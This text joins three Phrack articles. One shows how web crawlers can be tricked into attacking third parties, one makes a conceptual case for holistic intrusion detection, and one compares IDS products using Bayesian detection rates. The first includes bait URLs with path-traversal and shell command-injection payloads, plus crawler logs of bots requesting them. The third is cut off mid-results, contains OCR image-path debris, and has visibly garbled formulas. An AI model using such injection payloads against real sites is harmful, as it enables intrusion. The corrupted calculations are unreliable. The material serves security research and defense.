==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x0a of 0x12

|=-------------=[Against the System: Rise of the Robots]=--------------=|
|=---=|

-- [1] Introduction ---

"[...] big difference between the web and traditional well controlled collections is that there is virtually no control over what people can put on the web. Couple this flexibility to publish anything with the enormous influence of search engines to route traffic and companies which deliberately manipulating search engines for profit become a serious problem."

-- Sergey Brin, Lawrence Page (see references, [A])

Consider a remote exploit that is able to compromise a remote system without sending any attack code to his victim. Consider an exploit which simply creates local file to compromise thousands of computers, and which does not involve any local resources in the attack. Welcome to the world of zero-effort exploit techniques. Welcome to the world of automation, welcome to the world of anonymous, dramatically difficult to stop attacks resulting from increasing Internet complexity.

Zero-effort exploits create their 'wishlist', and leave it somewhere in cyberspace - can be even its home host, in the place where others can find it. Others - Internet workers (see references, [D]) - hundreds of never sleeping, endlessly browsing information crawlers, intelligent agents, search engines... They come to pick this information, and - unknowingly - to attack victims. You can stop one of them, but can't stop them all. You can find out what their orders are, but you can't guess what these orders will be tomorrow, hidden somewhere in the abyss of not yet explored cyberspace.

Your private army, close at hand, picking orders you left for them on their way. You exploit them without having to compromise them. They do what they are designed for, and they do their best to accomplish it. Welcome to the new reality, where our A.I. machines can rise against us.

Consider a worm. Consider a worm which does nothing. It is carried and injected by others - but not by infecting them. This worm creates a wishlist - wishlist of, for example, 10,000 random addresses. And waits. Intelligent agents pick this list, with their united forces they try to attack all of them. Imagine they are not lucky, with 0.1% success ratio. Ten new hosts infected. On every of them, the worm does extactly the same - and agents come back, to infect 100 hosts. The story goes - or crawls, if you prefer.

Agents work virtually invisibly, people get used to their presence everywhere. And crawlers just slowly go ahead, in never-ending loop. They work systematically, they do not choke with excessive data - they crawl, there's no "boom" effect. Week after week after week, they try new hosts, carefully, not overloading network uplinks, not generating suspected traffic, recurrent exploration never ends. Can you notice they carry a worm? Possibly...

-- [2] An example ---

When this idea came to my mind, I tried to use the simpliest test, just to see if I am right. I targeted, if that's the right word, general-purpose web indexing crawlers. I created very short HTML document and put it somewhere. And waited few weeks. And then they come. Altavista, Lycos and dozens of others. They found new links and picked them enthusiastically, then disappeared for days.

bigip1-snat.sv.av.com:

```
    GET /indexme.html HTTP/1.0

  sjc-fe5-1.sjc.lycos.com:
    GET /indexme.html HTTP/1.0

  [...]

  They came back later, to see what I gave them to parse.

    http://somehost/cgi-bin/script.pl?p1=../../../../attack
    http://somehost/cgi-bin/script.pl?p1=;attack
    http://somehost/cgi-bin/script.pl?p1=|attack
    http://somehost/cgi-bin/script.pl?p1=`attack`
    http://somehost/cgi-bin/script.pl?p1=$(attack)
    http://somehost:54321/attack?`id`
    http://somehost/AAAAAAAAAAAAAAAAAAAAA...


  Our bots followed them exploiting hypotetical vulnerabilities,
  compromising remote servers:

  sjc-fe6-1.sjc.lycos.com:
    GET /cgi-bin/script.pl?p1=;attack HTTP/1.0

  212.135.14.10:
    GET /cgi-bin/script.pl?p1=$(attack) HTTP/1.0

  bigip1-snat.sv.av.com:
    GET /cgi-bin/script.pl?p1=../../../../attack HTTP/1.0

  [...]

  (BigIP is one of famous "I observe you" load balancers from F5Labs)
  Bots happily connected to non-http ports I prepared for them:

  GET /attack?`id` HTTP/1.0
  Host: somehost
  Pragma: no-cache
  Accept: text/*
  User-Agent: Scooter/1.0
  From: scooter@pa.dec.com

  GET /attack?`id` HTTP/1.0
  User-agent: Lycos_Spider_(T-Rex)
  From: spider@lycos.com
  Accept: */*
  Connection: close
  Host: somehost:54321

  GET /attack?`id` HTTP/1.0
  Host: somehost:54321
  From: crawler@fast.no
  Accept: */*
  User-Agent: FAST-WebCrawler/2.2.6 (crawler@fast.no; [...])
  Connection: close

  [...]

  But not only publicly available crawlbot engines can be targeted.
  Crawlbots from alexa.com, ecn.purdue.edu, visual.com, poly.edu,
  inria.fr, powerinter.net, xyleme.com, and even more unidentified
  crawl engines found this page and enjoyed it. Some robots didn't
  pick all URLs. For example, some crawlers do not index scripts
  at all, others won't use non-standard ports. But majority of
  the most powerful bots will do - and even if not, trivial filtering
  is not the answer. Many IIS vulnerabilities and so on can be triggered
  without invoking any scripts.

  What if this server list was randomly generated, 10,000 IPs or 10,000
  .com domains? What is script.pl is replaced with invocations of
```

three, four, five or ten most popular IIS vulnerabilities or buggy Unix scripts? What if one out of 2,000 is actually exploited?

What if somehost:54321 points to vulnerable service which can be exploited with partially user-dependent contents of HTTP requests (I consider majority of fool-proof services that do not drop connections after first invalid command vulnerable)? What if...

There is an army of robots, different species, different functions, different levels of intelligence. And these robots will do whatever you tell them to do. It is scary.

-- [3] Social considerations ----------

Who is guilty if webcrawler compromises your system? The most obvious answer is: the author of original webpage crawler visited. But webpage authors are hard to trace, and web crawler indexing cycle takes weeks. It is hard to determine when specific page was put on the net - they can be delivered in so many ways, processed by other robots earlier; there is no tracking mechanism we can find in SMTP protocol and many others. Moreover, many crawlers don't remember where they "learned" new URLs. Additional problems are caused by indexing flags, like "noindex" without "nofollow" option. In many cases, author's identity and attack origin wouldn't be determined, while compromises would take place.

And, finally, what if having particular link followed by bots wasn't what the author meant? Consider "educational" papers, etc - bots won't read the disclaimer and big fat warning "DO NOT TRY THESE LINKS"...

By analogy to other cases, e.g. Napster forced to filter their contents (or shutdown their services) because of copyrighted information exchanged by their users, causing losses, it is reasonable to expect that intelligent bot developers would be forced to implement specific filters, or to pay enormous compensations to victims suffering because of bot abuse.

On the other hand, it seems almost impossible to successfully filter contents to elliminate malicious code, if you consider the number and wide variety of known vulnerabilities. Not to mention targeted attacks (see references, [B], for more information on proprietary solutions and their insecuritities). So the problem persists. Additional issue is that not all crawler bots are under U.S. jurisdiction, which makes whole problem more complicated (in many countries, U.S. approach is found at least controversial).

-- [4] Defense ----------

As discussed above, webcrawler itself has very limited defense and avoidance possibilities, due to wide variety of web-based vulnerabilities. One of more reasonable defense ideas is to use secure and up-to-date software, but - obviously - this concept is extremely unpopular for some reasons - www.google.com, with unique documents filter enabled, returns 62,100 matches for "cgi vulnerability" query (see also references, [D]).

Another line of defense from bots is using /robots.txt standard robot exclusion mechanism (see references, [C], for specifications). The price you have to pay is partial or complete exclusion of your site from search engines, which, in most cases, is undesired. Also, some robots are broken, and do not respect /robots.txt when following a direct link to new website.

-- [5] References ----------

[A] "The Anatomy of a Large-Scale Hypertextual Web Search Engine"
Googlebot concept, Sergey Brin, Lawrence Page, Stanford University
URL: http://www7.scu.edu.au/programme/fullpapers/1921/com1921.htm

[B] Proprietary web solutions security, Michal Zalewski
URL: http://lcamtuf.coredump.cx/milpap.txt

[C] "A Standard for Robot Exclusion", Martijn Koster
URL: http://info.webcrawler.com/mak/projects/robots/norobots.html

[D] "The Web Robots Database"
URL: http://www.robotstxt.org/wc/active.html
URL: http://www.robotstxt.org/wc/active/html/type.html

[E] "Web Security FAQ", Lincoln D. Stein
URL: http://www.w3.org/Security/Faq/www-security-faq.html

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x0b of 0x12

HOLISTIC APPROACHES TO ATTACK DETECTION

by sasha

"The art of writing a beautiful fugue lies precisely in [the] ability to manufacture several different lines, each one of which gives the illusion of having been written for its own beauty, and yet which when taken together form a whole which does not seem forced in any way. Now, this dichotomy between hearing a fugue as a whole, and hearing its component voices, is a particular example of a very general dichotomy, which applies to many kinds of structures built up from lower levels.

A similar analysis could be made of dozens of Escher pictures, which rely heavily upon the recognition of certain basic forms, which are then put together in nonstandard ways; and by the time the observer sees the paradox on a high level, it is too late - he can't go back and change his mind about how to interpret the lower-level objects."

- Douglas R. Hofstadter [Hofstadter, 1979].

"Oddly enough, one of the things that got me started was a joke, the title of a book by Douglas Adams - Dirk Gently's Holistic Detective Agency. And I thought, that's an interesting phrase - what would it mean to solve a crime holistically? It would mean that you'd have to 'solve' not just the crime, but the whole world in which the crime took place."

- Alan Moore [Moore, 2000].

1. Introduction

This article concerns various approaches to the problem of detecting attacks.

Specifically, we are interested in enterprise environments in which weaknesses in traditional security monitoring methods become apparent.

Holistic methods are proposed as a partial solution to some of the shortcomings in traditional reductionist approaches.

Existing research literature will be reviewed, an example enterprise security monitoring architecture that employs a holistic approach is described, and some predictions regarding the future of security monitoring are made in the concluding section.

2. Problem Space

Modern enterprise networks generate a vast amount of real-time environmental data relating to security status, system status, network status, application status, and so on. Network management technologies and architectures have evolved over time to solve the problems inherent in processing large amounts of event data: event correlation, event reduction, and root-cause analysis are all employed. Security monitoring technologies and architectures however, have not yet matured to the same extent. Most, if not all, security monitoring technologies focus on reporting low-level events (such as observed attacks) in as much detail as possible. That approach is useful in a small environment but fails in an enterprise environment for the following reasons:

* The contextual information surrounding the detection of events might not be available due to the rate of change in the network and the possible geographic separation of event generators and management consoles.

* The "signal-to-noise" ratio is much higher in an enterprise environment

due to the large number of event generators.

* The people performing monitoring may not have the privilege or mandate to connect to machines to investigate possible incidents, therefore they must rely purely on the event data available to them.

Current security monitoring technologies are difficult to scale for the above reasons and are therefore difficult to deploy and use in an enterprise environment.

Traditional approaches to attack detection focus exclusively on analysis based on reductionism. This article advocates a holistic approach that can work in conjunction with traditional reductionist methods and add additional value. These terms are now described below.

----| 3. Reductionism and Holism

Traditional security monitoring technologies such as network and host based IDS (Intrusion Detection Systems) and host based integrity checkers, operate on a reductionist basis. The reductionist approach is based on the belief that a whole can be largely understood by examining its constituent parts; i.e. it is possible to infer the existence of an attack if a specific observation can be made. Such tools attempt to detect unauthorized change(s) or to match current activity against known indicators of misuse.

Alongside the reductionist approach is the holistic approach. Holism is based on the belief that a whole is greater than the sum of its parts; i.e. it is possible to infer the existence of an attack if a set of observations (that are perhaps superficially unrelated) can be approximately matched to a structure that represents knowledge of the methods that attacks employ at a high(er) level.

Another way to describe this distinction is as follows: reductionist methods reason by induction - they reason from particular observations to generate supposed truths. Holistic methods do the reverse - they start with general knowledge and predict a specific set of observations. In reality, the solution of complex problems is best achieved by long strings of mixed inductive and deductive inferences that weave back and forth between observations and internal models.

----| 4. Epiphenomena and the Connection Chain Problem

The following quote is from [Hofstadter, 1979] -

> "I would like to relate a story about a complex system. I was talking one day with two systems programmers for the computer I was using. They mentioned that the operating system seemed to be able to handle up to about thirty-five users with great comfort, but at about thirty five users or so, the response time all of a sudden shot up, getting so slow that you might as well log off and go home and wait until later. Jokingly, I said, "Well, that's simple to fix - just find the place in the operating system where the number '35' is stored, and change it to '60'!". Everyone laughed. The point is, of course, that there is no such place. Where, then, does the critical number - 35 users - come from?. The answer is: it is a visible consequence of the overall system organization - an 'Epiphenomemon'.
>
> Similarly, you might ask about a sprinter, "Where is the '9.3' stored, that makes him be able to run 100 yards in 9.3 seconds?". Obviously, it is not stored anywhere. His time is a result of how he is built, what his reaction time is, a million factors all interacting when he runs. The time is quite reproducible, but it is not stored in his body anywhere. It is spread around among all of the cells of his body and only manifests itself in the act of the sprint itself."

The two examples above illustrate the sort of thinking that gives rise to holistic solutions. If we concede that an event that occurs in a security

monitoring architecture can often only acquire significance when viewed in the context of other activity, then we can theorize that it is possible to detect the presence of an attack by looking for epiphenomenon that occur as the by-product of attacks. This approach has been taken to the connection chain problem.

To explain the connection chain problem it is necessary to first introduce some terminology. When an individual (or a program) connects to one computer, and from there connects to another computer, and another, that is referred to as a "connection chain".

The ability to detect a connection chain is advantageous - since it is the traditional mechanism used by attackers to attempt to obfuscate their "real" (i.e. initial) location.

In [Staniford-Chen, 1995] a system is described that can thumbprint a connection chain by monitoring the content of connections.

This is achieved by forming a signature for the data in a network connection. This signature is a small quantity which does not allow complete reconstruction of the data, but does allow comparison with signatures of other connections to determine with reasonable confidence whether the underlying connection is the same or not.

The specific technology developed to perform this task is called local thumbprinting. This involves forming linear combinations of the frequencies with which different characters occur in the network data sampled. The optimal linear combinations are chosen using a statistical methodology called principle component analysis which is shown to work successfully when given at least a minute and a half of a reasonably active network connection.

Thumbprinting relies on the fact that the content of an extended connection is invariant at all points of the chain (once protocol details are abstracted out). Thus, if the system can compute thumbprints of the content of each connection, these thumbprints can then be compared to establish whether two connections have the same content.

A weakness in this method is that disguising the content of the extended connection (such as encrypting it differently on each link of the chain) can circumvent the technology.

In [Zhang et al., 2000] the connection chain problem is approached by employing methods that do not rely on packet contents - by leveraging the distinct properties of interactive network traffic (smaller packet sizes and longer idle periods for interactive traffic than for machine generated traffic) to develop an algorithm.

These examples shows that it is possible to detect attacks in a way that does not rely on the detection of individual attack techniques.

----| 5. Attack-Strategy Based Intrusion Detection

Another advantage to holistic methods that work on a "higher" layer of inference than reductionist methods is in the area of attack strategy analysis.

In [Huang et al., 2000], an IDS framework is described that can perform "intention analysis". Intention analysis takes the form of "If A occurs, then B occurs, we can predict that C will occur".

The suggested implementation mechanism in the paper is to employ a goal-tree with the root node the ultimate goal of an attack. Lower level nodes represent alternatives or ordered sub-goals in achieving the upper node / goal. Leaves (end nodes) are sub-goals that can be substantiated using events that can be identified in the environment using monitoring.

The addition of a temporal aspect to the model enables the model to "predict" likely future steps in an attack as an attacker attempts to climb logically higher in the goal-tree.

This example shows the significant extra value that can be provided by "stepping back" and analyzing event data at a higher layer. The reductionist tendency is to step forwards and look into activity in detail; the holistic tendency is to step backwards and look at activity only in the context of other activity.

Of course, a holistic model still relys on data gathered from the environment using reductionist techniques, and this is discussed along with other issues in the section below.

----| 6. An Example Model for an Enterprise Security Monitoring System

Employing a holistic approach to attack detection is especially useful in enterprise environments. In such environments, the large number of event generators can report such a large amount of data that the task of detecting attacks within that dataset can only realistically be achieved programmatically; that is where holistic methods can add value.

The "event generators" mentioned above can be any component within the IT infrastructure that generates information regarding the status of some aspect of the infrastructure. The form and function of event generators is irrelevant to this discussion, although they would likely include host and network based IDS, RMON probes, firewalls, routers, hosts, and so on. Each event generator will employ an event delivery mechanism such as SNMP, syslog, ASCII log file, etc. In this article we will abstract out the delivery mechanism used to transport events prior to processing.

I propose the following model.

The data from event generators can be used to populate a knowledge structure that isomorphically describes a number of common attack methodologies. Think about the ordered set of steps that are carried out when attacking a system; this is a methodology. There are a large number of ways in which each step in an attack can be carried out, but the relationship between the steps usually remains static in terms of the underlying methodology.

An isomorphism is an information preserving transformation. It applies when two structures can be mapped onto each other in such a way that for each part of one structure there is a corresponding part in the other structure, where "corresponding" means that the two parts play similar roles in their respective structures.

A set of structures that map isomorphically to common attack methodologies can therefore be constantly compared to a structure that is being constantly populated by event data from the monitored environment.

The process used to determine when an attack is detected would use a "soft-decision" approach. A soft-decision process can report partial evidence when a predetermined amount of a knowledge structure is populated. A soft-decision process can also output a level of confidence in the result at any given time, i.e. it accumulates and integrates data (events) and reports partial conclusions and the associated level of (un)certainty as new data arrives.

The advantage in this approach is that an attacker can often hide or obfuscate components of their attack by exploiting weaknesses in specific attack detection technologies or by simply being stealthy (remember - we still rely on reductionist event gathering technologies "underneath"). However, the weight of data collected within the environment can be used to indicate the presence of an attack on a higher, more abstract layer, in which seemingly unrelated changes or events that occur within the environment can be shown to be related by using codified knowledge of the sequence of events that comprise different types of attacks (methodologies).

In addition, weaknesses in the ability of individual event detectors to make an accurate decision about activity (see [Ptacek, 2000]) become less damaging. Instead of relying on the absolute determination of the existence of an attack,

an event detector can contribute information about what it thinks it _might_ have seen, and leave attack determination to a higher layer.

The attack structure of attacks that employ automated agents as in [Jitsu et al., 2000], or distributed agents as in [Stewart, 2000], will likely be the most simplistic to codify as they employ techniques based on programmed internal rules.

----| 7. Concluding Remarks

The difficulties involved in performing security monitoring of enterprise environments has driven the recent demand for outsourced managed security monitoring services. Companies such as Guardent (www.guardent.com), Counterpane (www.counterpane), and Internet Security Systems (www.issx.com) all offer managed security services. These companies are employing technologies which are based in part on a holistic approach, for example - those described in [Counterpane, 2001].

The individual components of an attack, such that an individual event generator might detect, are not "context free". The reductionist idea that each component within an attack contributes to the entirety of the attack in a manner that is independent of the other components, must be rejected. The holistic concept is that an attack cannot be considered to be built up from the context free functions of its components (a declarative approach); rather, it is considered how the components interact (a procedural approach).

From an attackers perspective, it will soon not be enough to obfuscate against detection by specific technologies. Attacks that attempt to shield themselves against detection by specific approaches to intrusion detection (for example - by modulating shellcode to escape detection by specific signatures), and/or against detection by specific products, will become less effective. The next generation of security monitoring and intrusion detection technologies will employ a strategy based on holistic methods in which the underlying form and structure of attacks is codified and can subsequently be recognized.

----| 8. References

[Counterpane, 2000] Counterpane Internet Security, Socrates and Sentry. http://www.counterpane.com/integrated.html

[Hofstadter, 1979] Douglas R. Hofstadter, "Godel, Escher, Bach: an Eternal Golden Braid", 20th-Anniversary Edition, Penguin Books, 2000.

[Huang et al., 1998] Ming-Yuh Huang and Thomas M. Wicks, "A Large-scale Distributed Intrusion Detection Framework Based on Attack Strategy Analysis", Proc. 1st International Workshop on the Recent Advances in Intrusion Detection, Louvain-la-Neuve, Belgium, September 14-16, 1998.

[Jitsu et al., 2000] Jitsu-Disk, Simple Nomad, Irib, "Project Area52", Phrack Magazine, Volume 10, Issue 56, File 6 of 16, May 2000.

[Moore, 2000] http://independent-sun-01.whoc.theplanet.co.uk/enjoyment/Books/Interviews/2000-07/alanmoore210700.shtml

[Ptacek et al., 2000] Thomas H. Ptacek and Timothy N. Newsham, "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion", January 1998. http://www.securityfocus.com/data/library/ids.ps

[Staniford-Chen, 1995] Stuart Staniford-Chen, "Distributed Tracing of Intruders", Masters Thesis, University of California, Davis, 1995.

[Stewart, 2000] Andrew J. Stewart, "Distributed Metastasis: A Computer Network Penetration Methodology", September, 1999. http://www.securityfocus.com/data/library/distributed_metastasis.pdf

[Zhang et al., 2000] Yin Zhang and Vern Paxson, "Detecting Stepping Stones", Proc. 9th USENIX Security Symposium, Denver, Colorado, August 2000.

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x0c of 0x12

|=----------=[Network Intrusion Detection System]=----------=|
|=----------=[On Mass Parallel Processing Architecture]=----------=|
|=----------=[Wanderley J. Abreu Jr. <storm@stormdev.net>]=----------=|

"Nam et Ipsa Scientia Potestas Est" - Francis Bacon

1 ----|Introduction:

One of the hardest challenges of the security field is to detect with a 100% certainty malicious attacks while they are occuring, and taking the most effective method to log, block and prevent it from happening again.

The problem was solved, partially. About 19 years ago, Intrusion Detection System concept came to fit the market wishes to handle security problems concerning Internal/External attacks, with a low or medium cost, without major needs for trained security personnel, since any network administrator "seems" to manage them well.

But then we came across some difficulties with three demands of anomaly and policy based IDS which are: effectiveness, efficiency and ease of use.

This paper focuses on enhancing the bayesian detection rate by constructing a Depth-Search algorithm based IDS on a mass parallel processing (MPP) environment and give a mathematical aproach to effectiveness of this model in comparision with other NIDS.

One Problem with building any software on such an expensive environment,like most MPPs, is that it is limited to a very small portion of computer community, thus we'll focus on High Performance Computer Cluster called "Class II - Beowulf Class Cluster" which is a set of tools developed by NASA. These tools are used to emulate MPP environment built of x86 computers running under Linux Based Operating Systems.

The paper does not intend to offer the absolute solution for false positives and false negatives generated by Network-Based IDS, but it gives one more step towards the utopia.

2 -----|Bayesian Detection Rate (BDR):

In 1761, Reverend Thomas Bayes brought us a concept for govern the logical inference, determining the degree of confidence we may have, in various possible conclusions, based on the body of evidence available. Therefore, to arrive at a logically defensible prediction one must use Bayes theorem.

The Bayesian Detection Rate was first used to measure IDS effectiveness in Mr. Stefan Axelson paper "The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection" presented on RAID 99 which gives a realistic perspective on how "False Alarm" rate can limit the performance of an IDS.

As said, the paper aims to increase the detection rate reducing false alarms on the IDS model, therefore we must know the principles of Bayesian Detection Rate (BDR):

$$P(H|D) = \frac{P(D|H)P(H)}{P(D|H)P(H) + P(D|H')P(H')}$$

Let's use a simple example to ilustrate how Bayes Theorem Works:

Suppose that 2% of people your age and heredity have cancer.

Suppose that a blood test has been developed that correctly gives a positive test result in 90% of people with cancer, and gives a false positive in 10% of the cases of people without cancer. Suppose you take the test, and it is positive. What is the probability that you actually have cancer, given the positive test result?

First, you must identify the Hypothesis, H, the Datum, D, and the probabilities of the Hypothesis prior to the test, and the hit rate and false alarm rates of the test.

H = the hypothesis; in this case H is the hypothesis that you have cancer, and H' is the hypothesis that you do not.

D = the datum; in this case D is the positive test result.

P(H) is the prior probability that you have cancer, which was given in the problem as 0.02.

P(D|H) is the probability of a positive test result GIVEN that you have cancer. This is also called the HIT RATE, and was given in the problem as 0.90.

P(D|H') is the probability of a positive test result GIVEN that you do not have cancer. This is also called the FALSE ALARM rate, and was given as 0.10.

P(H|D) is the probability that you have cancer, given that the test was positive. This is also called the posterior probability or Bayesian Detection Rate.

In this case it was 0.155(16% aprox., i'd not bet the rest of my days on this test).

Applying it to Intrusion Detection Let's say that:

Ii -> Intrusion behaviour
Ij -> Normal behaviour
Ai -> Intrusion Alarm
Aj -> No Alarm

Now, what a IDS is meant to do is alarm us when log pattern really indicates an intrusion, so what we want is P(Ii|Ai), or the Bayesian Detection Rate.

$$P(Ii|Ai) = \frac{P(Ii)\ P(Ai|Ii)}{P(Ii)\ P(Ai|Ii) + P\ (Ij)\ P(Ai|Ij)}$$

Where:

True Positive Rate P(Ai|Ii):

$$P(Ai|Ii) = \frac{\text{Real Attack-Packets Detected}}{\text{Total Of Real Attack-Packets}}$$

False Positive Rate P(Ai|Ij):

$$P(Ai|Ij) = \frac{\text{False Attack-Packets Detected}}{(\text{Total Of Packets}) - (\text{Total Of Real Attack-Packets})}$$

Intrusive Behaviour P(Ii):

$$P(Ii) = \frac{1}{\frac{\text{Total of Packets}}{(\text{Number of Packets Per Attack}) * (\text{Number of Attacks})}}$$

Non-Intrusive Behaviour P(Ij):

$$P(Ij) = 1 - P(Ii)$$

By now you should realize that the Bayesian Detection Rate

increases if the False Positive Rate decreases.

3 -----|Normal Distribution:

To detect a raise on BDR we must know what is the standard BDR for actual Intrusion Detection Systems so we'll use a method called Normal Distribution.

Normal distributions are a family of distributions that have the same general shape. They are symmetric with scores more concentrated in the middle than in the tails. Normal distributions are sometimes described as bell shaped. The area under each curve is the same.
The height of a normal distribution can be specified mathematically in terms of two parameters:

+the mean (m) and the standard deviation (s).

+The height (ordinate) of a normal curve is defined as:

$$f(x) = \frac{1}{\sqrt{2*p*s^2}} * e\ ^{(-(x-m)^2)/2s^2}$$

Where m is the mean and s is the standard deviation, p is the constant 3.14159, and e is the base of natural logarithms and is equal to 2.718282. x can take on any value from −infinity to +infinity.

3.1 ---------| The Mean:

The arithmetic mean is what is commonly called the average and it can be defined as:

$$m = \frac{x1 + x2 + x3 + ... + xn}{n}$$

Where n is the number of scores entered.

3.2 ---------| The Standard Deviation:

The Standard Deviation is a measure of how spread out a distribution is.

It is computed as the average squared deviation of each number from its mean:

$$s^2 = \frac{(x1 - m)^2 + (x2 - m)^2 + (x3 - m)^2 + ... + (xn - m)^2}{n}$$

Where n is the number of scores entered.

We'll define a experimental method in which X will be the BDR for the most known IDS from market and we'll see how much our protype based on MPP plataform will differ from their results with the Normal Distribution Method and with the Standard Deviation.

4 ------|Experimental Environment:

Now we should gather experimental information to trace some standard to IDS BDR:

Let's take the default installation of 10 IDS plus our prototype, 11 in total running at this configuration:

*Pentium 866 MHZ
*128 MBytes RAM

*100 Mb/s fast Ethernet Adapter(Intel tulip based(2114X))
*1Megabyte of synchronous cache
*Motherboard ASUS P3BF
*Total of 30 gigabytes of HD capacity Transfer Rate of 15 Mb/s


The Experiment will run for 22 days. Each IDS will run separately for 2 days.

We'll use 3 Separate Subnets here 192.168.0.0/26 Netmask 255.255.255.192, 192.168.0.129/26 Netmask 255.255.255.192, And a Real IP Network, 200.200.200.x.

The IDS can only differ on OS aspect and methods of detection, but must still mantain the same node configuration.

We'll simulate, random network usage and 4 intrusion attacks (4 packets) until the amount of traffic reaches around 100,000 packets from diferent protocols.

The gateway (host node) remains routing or seeing packets of the Internal network, Internet, WAN, etc.



4.1 -----|MPP Environment:

Now we must define a network topology and a standard operating system for our prototype.


The gateway host is in the three networks at the same time and it will handle the part of the software that will gather packet information, process a Depth-1st search and then transmit the supicious packets to the other hosts.


The hardware will be:

*3 Pentium II 400 MHZ
*128 Megabytes RAM
---
*1 Pentium III 550 MHZ
*512 Megabytes RAM
---
*Motherboard ASUS P3BF
*Total of 30 gigabytes of HD capacity Transfer Rate of 15 Mb/s
*1Megabyte of synchronous cache
*100 Mb/s fast Ethernet Adapter (Intel tulip based (2114X))

The OS will be the Extreme Linux distribution CD which comes with all the necessary components to build a Cluster.

Note that we have the same processing capability of the other NIDS systems (866 MHZ), we'll discuss the cost of all environments later.





5 ------|The Experiment:

Tested NIDS Were:

+SNORT
+Computer Associates Intrusion Detection System
+Real Secure
+Shadow
+Network Flight Recorder
+Cisco NetRanger
+EMERALD (Event Monitoring Enabling Response to Anomalous Live Disturbances)
+Network Associates CyberCop
+PENS Dragon Intrusion Detection System
+Network ICE
+MPP NIDS Prototype

5.1 ------|Results:

----|Snort

False positives - 7
False Negatives - 3
True Positives - 1

$$P(Ii) = \frac{1}{\frac{1*10^5}{1*4}} = 2.5 * 10^{-4}$$

$$P(Ij) = 1 - P(Ii) = 0.99975$$

$$P(Ai|Ii) = 1/4 = 0.25$$

$$P(Ai|Ij) = 7/99996 = 7.0 * 10^{-5}$$

$$BDR = \frac{(2.5 * 10^{-4}) * (2.5^{-10})}{(2.5 * 10^{-4}) * (2.5^{-10}) + (9.9975 * 10^{-1}) * (7.0 * 10^{-5})} = 0.4718$$

----|Computer Associates Intrusion Detection System

False positives - 5
False Negatives - 2
True Positives - 2

$$P(Ii) = \frac{1}{\frac{1*10^5}{\ldots}} = 2.5 * 10^{-4}$$

$$\frac{1}{\frac{1*10^5}{1*4}} = 2.5 * 10^{-4}$$

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 2/4 = 0.50

P(Ai|Ij) = 5/99996 = 5.0 * 10^-5

$$BDR = \frac{(2.5 * 10^{-4}) * (5.0^{-10})}{(2.5 * 10^{-4}) * (5.0^{-10}) + (9.9975 * 10^{-1}) * (5.0 * 10^{-5})} = 0.7143$$

----|Real Secure

False positives - 6
False Negatives - 2
True Positives - 2

$$\frac{1}{\frac{1*10^5}{1*4}} = 2.5 * 10^{-4}$$

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 2/4 = 0.50

P(Ai|Ij) = 6/99996 = 6.0 * 10^-5

$$BDR = \frac{(2.5 * 10^{-4}) * (5.0^{-10})}{(2.5 * 10^{-4}) * (5.0^{-10}) + (9.9975 * 10^{-1}) * (6.0 * 10^{-5})} = 0.6757$$

----|Network Flight Recorder

False positives - 5
False Negatives - 1
True Positives - 3

$$\frac{1}{\frac{1*10^5}{1*4}} = 2.5 * 10^{-4}$$

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 3/4 = 0.75

P(Ai|Ij) = 5/99996 = 5.0 * 10^-5

